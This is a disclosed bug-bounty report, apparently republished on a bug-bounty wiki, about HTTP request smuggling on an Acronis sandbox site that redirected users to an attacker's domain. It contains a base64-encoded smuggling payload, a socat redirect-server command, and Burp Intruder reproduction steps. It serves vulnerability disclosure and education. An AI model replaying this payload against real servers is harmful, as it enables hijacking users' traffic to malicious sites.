HTTP Request Smuggling on https://promosandbox.acronis.com
The website was vulnerable to HTTP request smuggling, allowing an attacker to redirect users to an arbitrary domain. The attacker demonstrated this by forcing redirects to their own domain.

- Triaged in 2 days
- Fixed in 8 months
- Disclosed after 11 months
Summary by the program
HTTP Request Smuggling was possible on https://promosandbox.acronis.com. An attacker could abuse this to redirect users to arbitrary resources. The issue was assigned low severity since this is a sandbox environment. Other Acronis websites do not load any resources from there.
The report
Summary
The website https://promosandbox.acronis.com is vulnerable to HTTP Request Smuggling which can be abused by an attacker to redirect all the users to a malicious website. A redirect can be forced by changing the Host request header using the path /sf but the website will redirect you to http://pqp.mx:443/sf/.

The problem is using port 443 over HTTP sometimes will force the browser to redirect to HTTPS (https://pqp.mx:443/sf/) which means a TLS service under the same port. Instead of create a service which would identify the protocol HTTP or HTTPS I just redirect the user again to https://pqp.mx:8443 where I'm running a HTTPS website. To redirect the user I'm using the socat command below.
socat -v -d -d TCP-LISTEN:443,crlf,reuseaddr,fork 'SYSTEM:/bin/echo "HTTP/1.1 302 Found";/bin/echo "Content-Length: 0";/bin/echo "Location: https://pqp.mx:8443";/bin/echo;/bin/echo'
To reproduce the attack use the configuration below in a Burp Intruder attack. Notice the header "Transfer-Encoding : chunked" is not using space but a tab. You can also use the base64 decoded form of this string below. The size of 93 bytes in hex on the request body must match with the size the second POST request. If you change the "Host: 7hpyu4al44k3lsnmuzfzyuyzaqgg45.burpcollaborator.net" header you need to update the size.
UE9TVCAvP2NiPTU0NzU3MDg0NzI0MzQ5NTkgSFRUUC8xLjENClRyYW5zZmVyLUVuY29kaW5nCToJY2h1bmtlZA0KSG9zdDogcHJvbW9zYW5kYm94LmFjcm9uaXMuY29tDQpVc2VyLUFnZW50OiBNb3ppbGxhLzUuMCAoV2luZG93cyBOVCAxMC4wOyBXaW42NDsgeDY0KSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvNzguMC4zOTA0Ljg3IFNhZmFyaS81MzcuMzYNCkNvbnRlbnQtdHlwZTogYXBwbGljYXRpb24veC13d3ctZm9ybS11cmxlbmNvZGVkOyBjaGFyc2V0PVVURi04DQpDb250ZW50LWxlbmd0aDogNA0KDQo5Mw0KUE9TVCAvc2YgSFRUUC8xLjENCkhvc3Q6IDdocHl1NGFsNDRrM2xzbm11emZ6eXV5emFxZ2c0NS5idXJwY29sbGFib3JhdG9yLm5ldA0KQ29udGVudC1UeXBlOiBhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29kZWQNCkNvbnRlbnQtTGVuZ3RoOiA5DQoNCg0KMA0KDQo=





As soon as you start the Burp Intruder attack above you will see some redirects to Burp Collaborator domain.

Doing the redirect mentioned above using my own pqp.mx domain I was able to receive some connections.
Recommendations
- https://medium.com/@ricardoiramar/the-powerful-http-request-smuggling-af208fafa142
- https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
- https://portswigger.net/web-security/request-smuggling
- https://blog.detectify.com/2020/05/28/hiding-in-plain-sight-http-request-smuggling/
Impact
HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users. In this PoC I was able to massive redirect users to a domain under my control but other scenarios are also possible like the ones described here https://portswigger.net/web-security/request-smuggling/exploiting.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely a mismatch in how the front-end and back-end servers parse the Transfer-Encoding header, allowing a smuggled request to be processed.
Impact
An attacker could redirect users to a malicious website, but the issue was low severity because it was a sandbox environment and other Acronis websites do not load resources from there.
What the attacker needed
Sandbox environment; ability to send crafted HTTP requests
How it was found
- Send a POST request with a Transfer-Encoding header using a tab instead of a space.
- Include a second POST request in the body with a Host header pointing to an attacker-controlled domain.
- Use Burp Intruder to send the request repeatedly.
- Observe redirects to the attacker's domain.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
HTTP request smuggling is a trick where an attacker sends a request that two servers interpret differently, letting them sneak in a second request. Here, the attacker could make the server redirect other users to a website they control.
What is Smuggling / CRLF?
A front end and a back end split one connection's bytes into requests differently, letting an attacker hide a request inside another user's.







